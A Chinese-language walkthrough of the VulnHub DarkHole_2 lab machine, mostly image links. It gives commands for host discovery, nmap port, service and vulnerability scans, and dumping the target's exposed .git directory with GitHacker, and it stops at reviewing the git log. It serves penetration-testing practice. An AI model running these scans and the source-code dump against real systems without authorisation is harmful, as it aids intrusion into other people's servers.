
DarkHole\_2

靶机下载地址：<https://vulnhub.com/entry/darkhole-2,740/>


靶机发现

arp-scan -l




扫描端口

nmap --min-rate 10000 -p- 192.168.21.145




扫描服务


nmap -sV -sT -O -p22,80 192.168.21.145





漏洞扫描

nmap --script=vuln -p22,80 192.168.21.145











这里有git源码泄露

git clone <https://gitcode.net/mirrors/WangYihang/GitHacker.git>





python3 -m pip install -i https://pypi.org/simple/ GitHacker




爬下网站


githacker --url http://192.168.21.145/.git/ --output-folder 1









看一下git的log



